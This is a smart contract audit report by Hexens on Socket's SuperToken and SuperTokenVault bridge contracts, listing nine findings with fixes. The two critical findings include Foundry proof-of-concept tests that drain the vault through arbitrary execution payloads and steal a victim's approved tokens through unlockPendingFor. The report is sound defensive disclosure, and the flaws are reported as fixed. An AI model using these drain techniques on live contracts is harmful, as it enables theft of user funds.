hexens × SOCKET

JAN.24

SECURITY REVIEW REPORT FOR SOCKET

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

CONTENTS

EXECUTIVE SUMMARY

OVERVIEW

The audit conducted focused on the Super Token and Super Token Vault contracts. The Super Token is an ERC-20 token that utilizes the Socket Protocol and has the ability to mint and burn tokens within a predefined daily limit and rate. Meanwhile, the Vault contract is based on the Socket protocol and is used to lock and unlock arbitrary ERC-20 tokens within a specific daily limit and rate.

Our security assessment involved a comprehensive review of smart contracts, spanning a total of 1 week. During this audit, we identified two vulnerabilities with critical severity, one medium severity, one low severity vulnerability, as well as several informational issues. Finally, all of our reported issues were fixed or acknowledged by the development team and consequently validated by us.

We can confidently say that the overall security and code quality of the project have increased after the completion of our audit.

SCOPE

The analyzed resources are located on:

https://github.com/SocketDotTech/socket-plugs/commit/5d3b472ee640be8d11c569088bd51c5e1e9e0fcd

The issues described in this report were fixed. Corresponding commits are mentioned in the description.

AUDITING DETAILS

STARTED
17.01.2024


DELIVERED
23.01.2024

Review Led by

MIKHAIL EGOROV
Lead Smart Contract Auditor | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES


Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.

FINDINGS SUMMARY

Severity	Number of Findings
Critical	2
High	0
Medium	1
Low	1
Informational	5

Total: 9





WEAKNESSES

This section contains the list of discovered weaknesses.

SCKT-1

SUPERTOKENVAULT CAN BE DRAINED USING EXECUTION FUNCTIONALITY

SEVERITY: Critical

PATH:

SuperTokenVault.sol:inbound:L184-245

REMEDIATION:

the Executor._execute() function should allow the execution of whitelisted payloads

STATUS: Fixed

DESCRIPTION:

The SuperTokenVault allows bridging and receiving inbound messages. When bridging, the corresponding token is transferred from the user to the vault and stored there until an inbound message comes in.

The bridging process also allows for arbitrary calls to the receiver of the message, after the message's assets have been transferred.

This can be exploited by sending a small amount of tokens (say **1 wei**) to the address of a token (e.g. an ERC20) and setting the execution payload to **transfer(address,uint256)** with the attacker's address and the vault's balance.

The message would be bridged and delivered to the receiving SuperTokenVault, where it would transfer **1 wei** of the token to the token

```
function testPoC() external {
    _setLimits();

    deal(address(_token), address(this), 100 ether, true);
    console2.log("\n[***] Start state");

    uint256 thisBal = _token.balanceOf(address(this));
    uint256 vaultBal = _token.balanceOf(address(_locker));
    uint256  pendingUnlocks  =  _locker.pendingUnlocks(_siblingSlug1,  _raju,
bytes32(0));
    console2.log("thisBal: %d", thisBal);
    console2.log("vaultBal: %d", vaultBal);
    console2.log("pendingUnlocks: %d", pendingUnlocks);

    bytes memory payload = abi.encodeWithSignature(
        "transfer(address,uint256)",
        address(this),
        100 ether - 1
    );
    _token.approve(address(_locker), 100 ether);
    vm.mockCall(
        _socket,
        abi.encodeCall(ISocket.globalMessageCount, ()),
        abi.encode(0)
    );
    _locker.bridge{value: 1 ether}(
        address(_token),
        _siblingSlug1,
        100 ether,
        _msgGasLimit,
        payload,
        bytes("")
    );
    console2.log("\n[***] After bridge");
```

```
    thisBal = _token.balanceOf(address(this));
    vaultBal = _token.balanceOf(address(_locker));
    pendingUnlocks      =      _locker.pendingUnlocks(_siblingSlug1,      _raju,
bytes32(0));
    console2.log("thisBal: %d", thisBal);
    console2.log("vaultBal: %d", vaultBal);
    console2.log("pendingUnlocks: %d", pendingUnlocks);

    vm.prank(_socket);
    _lockerPlug.inbound(
        _siblingSlug1,
        abi.encode(
            address(_token),
            1,
            keccak256("1337"),
            payload
        )
    );
    console2.log("\n[***] Malicious messsage");

    thisBal = _token.balanceOf(address(this));
    vaultBal = _token.balanceOf(address(_locker));
    pendingUnlocks      =      _locker.pendingUnlocks(_siblingSlug1,      _raju,
bytes32(0));
    console2.log("thisBal: %d", thisBal);
    console2.log("vaultBal: %d", vaultBal);
    console2.log("pendingUnlocks: %d", pendingUnlocks);
}
```

```
function inbound(
    uint32 siblingChainSlug_,
    bytes memory payload_
) external payable override nonReentrant {
    if (msg.sender != address(bridge__)) revert NotPlug();

    if (_unlockLimitParams[siblingChainSlug_].maxLimit == 0)
        revert SiblingChainSlugUnavailable();

    (
        address receiver,
        uint256 unlockAmount,
        bytes32 identifier,
        bytes memory execPayload
    ) = abi.decode(payload_, (address, uint256, bytes32, bytes));

    (uint256 consumedAmount, uint256 pendingAmount) = _consumePartLimit(
        unlockAmount,
        _unlockLimitParams[siblingChainSlug_]
    );

    token__.safeTransfer(receiver, consumedAmount);

    if (pendingAmount > 0) {
        // add instead of overwrite to handle case where already pending
amount is left
        pendingUnlocks[siblingChainSlug_][receiver][
            identifier
        ] += pendingAmount;
        siblingPendingUnlocks[siblingChainSlug_] += pendingAmount;

        // cache payload
        if (execPayload.length > 0)
            _cachePayload(
                identifier,
                siblingChainSlug_,
                true,
                receiver,
                execPayload
            );
```

```
        emit TokensPending(
            siblingChainSlug_,
            receiver,
            pendingAmount,
            pendingUnlocks[siblingChainSlug_][receiver][identifier]
        );
    } else if (execPayload.length > 0) {
        // execute
        bool success = _execute(receiver, execPayload);

        if (!success)
            _cachePayload(
                identifier,
                siblingChainSlug_,
                false,
                receiver,
                execPayload
            );
    }

    emit TokensUnlocked(siblingChainSlug_, receiver, consumedAmount);
}

function _execute(
    address receiver_,
    bytes memory payload_
) internal returns (bool success) {
    (success, ) = receiver_.excessivelySafeCall(
        gasleft(),
        MAX_COPY_BYTES,
        payload_
    );
}
```

SCKT-2

ARBITRARY RECEIVER_ PARAMATER CAN BE USED FOR MINTPENDINGFOR AND UNLOCKPENDINGFOR FUNCTIONS

SEVERITY: Critical

PATH:
socket-plugs-main/contracts/supertoken/SuperToken.sol,
socket-plugs-main/contracts/supertoken/SuperTokenVault.sol

REMEDIATION:

see description

STATUS: Fixed

DESCRIPTION:

The **SuperToken** contract allows the minting of pending tokens for the receiver by calling the **mintPendingFor()** function. Similarly, the **SuperTokenVault** contract allows the unlocking and transferring of pending tokens for the receiver by calling the **unlockPendingFor()** function.

However, neither of these functions checks whether the **receiver_** or the **siblingChainSlug_** input parameters match **pendingExecutions[identifier_].receiver** and **pendingExecutions[identifier_].siblingChainSlug**.

As a result, an attacker could call the **_execute()** function with an arbitrary **receiver_** parameter, using a payload **pendingExecutions[identifier_].payload** determined by the **identifier_** value.

An attacker may choose to clean the **pendingExecutions** queue by triggering executions with identifier_ for random receivers.

This can lead to several consequences. Legitimate receivers won't receive the execution callback. Legitimate receivers may receive the execution

callback, but with parameters intended for another receiver.

In another possible attack scenario, the perpetrator bridges tokens from Chain A to Chain B using the **SuperTokenVault** contract. They specify the **transferFrom(address,address,uint256)** function as the execution payload since arbitrary execution payloads are allowed. They can choose a victim who has approved an excessive amount of tokens to the same **SuperTokenVault** contract on Chain B. Suppose that the execution payload is cached inside **pendingExecutions** due to an unsuccessful execution caused by the perpetrator deliberately reverting the payload execution on Chain B.

Afterwards, they can specify a token address (e.g. of ERC20 token) as the **receiver_** parameter when calling **unlockPendingFor()** and siphon the victim's tokens.

Proof-of-concept:

```
function testPoc() external {
    _setLimits();

    address attacker = address(1);
    address victim = address(2);

    uint256 withdrawAmount = 120 ether;
    uint256 time = 200;

    deal(address(_token), victim, 1000 ether, true);

    vm.prank(victim);
    _token.approve(address(_locker), 1000 ether);

    bytes memory payload = abi.encodeWithSignature(
        "transferFrom(address,address,uint256)",
        victim,
        attacker,
        _token.balanceOf(victim)
    );

    deal(address(_token), address(_locker), withdrawAmount, true);
    vm.prank(address(_lockerPlug));
    _locker.inbound(
        _siblingSlug1,
        abi.encode(attacker, withdrawAmount, bytes32(0), payload)
    );

    require(_token.balanceOf(victim) != 0);

    skip(time);
    _locker.unlockPendingFor(address(_token), _siblingSlug1, bytes32(0));

    require(_token.balanceOf(victim) == 0);
}
```

```
function unlockPendingFor(
    address receiver_,
    uint32 siblingChainSlug_,
    bytes32 identifier_
) external nonReentrant {
    if (_unlockLimitParams[siblingChainSlug_].maxLimit == 0)
        revert SiblingChainSlugUnavailable();

    uint256 pendingUnlock = pendingUnlocks[siblingChainSlug_][receiver_][
        identifier_
    ];
    (uint256 consumedAmount, uint256 pendingAmount) = _consumePartLimit(
        pendingUnlock,
        _unlockLimitParams[siblingChainSlug_]
    );

    pendingUnlocks[siblingChainSlug_][receiver_][
        identifier_
    ] = pendingAmount;
    siblingPendingUnlocks[siblingChainSlug_] -= consumedAmount;

    token__.safeTransfer(receiver_, consumedAmount);

    if (
        pendingAmount == 0 &&
        pendingExecutions[identifier_].receiver != address(0)
    ) {
        // execute
        pendingExecutions[identifier_].isAmountPending = false;
        bool success = _execute(
            receiver_,
            pendingExecutions[identifier_].payload
        );
        if (success) _clearPayload(identifier_);
    }

    emit PendingTokensTransferred(
        siblingChainSlug_,
        receiver_,
        consumedAmount,
        pendingAmount
    );
}
```

Add the following checks inside mintPendingFor() and unlockPendingFor().

```
+ require(receiver_ == pendingExecutions[identifier_].receiver);
+ require(siblingChainSlug_ == pendingExecutions[identifier_].siblingChainSlug);
```

The Executor._execute() function should allow the execution of whitelisted payloads.

SCKT-10

SUPERTOKENVAULT RESCUE MECHANISM CENTRALISATION RISK

SEVERITY: Medium

PATH:

https://github.com/SocketDotTech/socket-plugs/blob/0c7eabe6f4b96ae40b28b7dc68389de03d040bbb/contracts/supertoken/SuperTokenVault.sol#L340-L346

REMEDIATION:

see description

STATUS: Acknowledged

DESCRIPTION:

The SuperTokenVault will hold all tokens that are bridged to another chain in escrow and so it will hold a significant value.

Similar to all other contracts in the protocol, this contract also has a rescue mechanism where someone with the **RESCUE_ROLE** is able to withdraw any token from the contract.

This leads to a centralisation risk in case an EAO with this role gets compromised and all assets could get lost.

```
function rescueFunds(
    address token_,
    address rescueTo_,
    uint256 amount_
) external onlyRole(RESCUE_ROLE) {
    RescueFundsLib.rescueFunds(token_, rescueTo_, amount_);
}
```

We would recommend to consider not allowing rescuing the SuperTokenVault's token and only other mistakenly sent tokens instead.

For example:

```
function rescueFunds(
    address token_,
    address rescueTo_,
    uint256 amount_
) external onlyRole(RESCUE_ROLE) {
    if (token_ == address(token__)) {
        revert NoRescueAllowed();
    }
    RescueFundsLib.rescueFunds(token_, rescueTo_, amount_);
}
```

SCKT-6

GETMINFEES MAY RETURN INCORRECT MINIMUM FEE AMOUNT

SEVERITY: Low

REMEDIATION:

consider adding a separate parameter, payloadLength_, to the getMinFees() function. This parameter will allow the user to specify the payload length, ensuring accurate calculation of the minimum fee amount

STATUS: Fixed

DESCRIPTION:

The **getMinFees()** function currently considers the value **96** as the byte-length of the message transmitted cross-chain. This may lead to an incorrect evaluation of the minimum fee amount.

```
function getMinFees(
    uint32 siblingChainSlug_,
    uint256 msgGasLimit_
) external view returns (uint256 totalFees) {
    return
        socket__.getMinFees(
            msgGasLimit_,
            96,
            bytes32(0),
            bytes32(0),
            siblingChainSlug_,
            address(this)
        );
}
```

SCKT-4

BRIDGE FUNCTION MAY BENEFIT FROM CHECKING THE FEE AMOUNT EARLIER

SEVERITY: Informational

PATH:
socket-plugs-main/contracts/supertoken/SuperToken.sol,
socket-plugs-main/contracts/supertoken/SuperTokenVault.sol

REMEDIATION:

see description

STATUS: Acknowledged

DESCRIPTION:

The **bridge()** function in the **SuperToken** contract relies on the **SocketPlug.getMinFees()** function to help users estimate the fees they need to include as **msg.value** when calling **bridge()**. However, if a user fails to provide enough fees, the call reverts inside the **SocketSrc** contract at lines 178-191 - https://github.com/SocketDotTech/socket-DL/blob/master/contracts/socket/SocketSrc.sol#L178-L191.

To optimize gas during error scenarios, it may be beneficial to add an earlier check inside the **bridge()** function to verify if the user has provided enough fees.

```
/**
    * @notice this function is called by users to bridge their funds to a sibling chain
    * @dev it is payable to receive message bridge fees to be paid.
    * @param receiver_ address receiving bridged tokens
    * @param siblingChainSlug_ The unique identifier of the sibling chain.
    * @param sendingAmount_ amount bridged
    * @param msgGasLimit_ min gas limit needed for execution at destination
    * @param payload_ payload which is executed at destination with bridged amount at receiver address.
    * @param options_ additional message bridge options can be provided using this param
    */
   function bridge(
       address receiver_,
       uint32 siblingChainSlug_,
       uint256 sendingAmount_,
       uint256 msgGasLimit_,
       bytes calldata payload_,
       bytes calldata options_
   ) external payable {
       if (_sendingLimitParams[siblingChainSlug_].maxLimit == 0)
           revert SiblingNotSupported();

       if (sendingAmount_ == 0) revert ZeroAmount();

       _consumeFullLimit(
           sendingAmount_,
           _sendingLimitParams[siblingChainSlug_]
       ); // reverts on limit hit
       _burn(msg.sender, sendingAmount_);

       bytes32 messageId = bridge__.getMessageId(siblingChainSlug_);

       // important to get message id as it is used as an
       // identifier for pending amount and payload caching
       bytes32 returnedMessageId = bridge__.outbound{value: msg.value}(
           siblingChainSlug_,
           msgGasLimit_,
           abi.encode(receiver_, sendingAmount_, messageId, payload_),
           options_
       );
```

```
        if (returnedMessageId != messageId) revert MessageIdMisMatched();
        emit BridgeTokens(
            siblingChainSlug_,
            msg.sender,
            receiver_,
            sendingAmount_,
            messageId
        );
    }
```

MAX_COPY_BYTES COULD BE SET TO 0

SEVERITY: Informational

PATH:

socket-plugs-main/contracts/supertoken/Execute.sol

REMEDIATION:

set MAX_COPY_BYTES to 0

STATUS: Fixed

DESCRIPTION:

The **_execute()** function does not utilize the return value from the **excessivelySafeCall()** function. As a result, the variable **MAX_COPY_BYTES** could be set to **0**, which would help to save gas.

```
function _execute(
    address target_,
    bytes memory payload_
) internal returns (bool success) {
    (success, ) = target_.excessivelySafeCall(
        gasleft(),
        MAX_COPY_BYTES,
        payload_
    );
}
```

```
uint16 private constant MAX_COPY_BYTES = 150;
```

SCKT-7

SOLMATE'S SAFETRANSFERLIB DOES NOT CHECK CONTRACT EXISTENCE

SEVERITY: Informational

PATH:

https://github.com/SocketDotTech/socket-plugs/blob/0c7eabe6f4b96ae40b28b7dc68389de03d040bbb/contracts/supertoken/SuperTokenVault.sol#L19

REMEDIATION:

the vulnerable scenario is very rare, however it could become more probable if there is a factory or automatic process of SuperTokenVault creation

to protect against this, OpenZeppelin's Address.isContract could be used to check the existence of the token contract in the constructor, which is only a small price

STATUS: Fixed

DESCRIPTION:

The SuperTokenVault uses Solmate's SafeTransferLib to handle ERC20 transfers.

However, this library does not check whether the target token contract actually exists. If it does not exist, then the functions will simply return successfully and the SuperTokenVault will think that the transfer was completed.

Since the token is only set during construction of the SuperTokenVault, this only becomes a security risk if the SuperTokenVault is deployed before the actual token is deployed.

This could happen if SuperTokenVaults are deployed using factory contracts and the target token can be pre-calculated (e.g. a new token from

a protocol that always uses the same deploy EOA or a deterministic wrapper address of a bridge).

```
import "solmate/utils/SafeTransferLib.sol";

contract SuperTokenVault is Gauge, ISuperTokenOrVault, AccessControl,
Execute {
    using SafeTransferLib for ERC20;
    [..]
}
```

SCKT-8

SOCKETPLUG CONNECT/DISCONNECT INCONSISTENCY

SEVERITY: Informational

PATH:

https://github.com/SocketDotTech/socket-plugs/blob/0c7eabe6f4b96ae40b28b7dc68389de03d040bbb/contracts/supertoken/plugs/SocketPlug.sol#L167-L184

REMEDIATION:

also delete the mapping entry in disconnect

for example:

delete siblingPlugs[siblingChainSlug_];

STATUS: Fixed

DESCRIPTION:

The SocketPlug contract takes care of connecting with a Socket through the **connect** and **disconnect** function.

The **connect** function will save the sibling plug address for the sibling chain slug in a mapping, however the disconnect function does not clear this mapping even though the sibling plug address is set to address zero.

```
function disconnect(uint32 siblingChainSlug_) external onlyOwner {
    (
        ,
        address inboundSwitchboard,
        address outboundSwitchboard,
        ,

    ) = socket__.getPlugConfig(address(this), siblingChainSlug_);

    socket__.connect(
        siblingChainSlug_,
        address(0),
        inboundSwitchboard,
        outboundSwitchboard
    );

    emit SocketPlugDisconnected(siblingChainSlug_);
}
```


hexens
x
SOCKET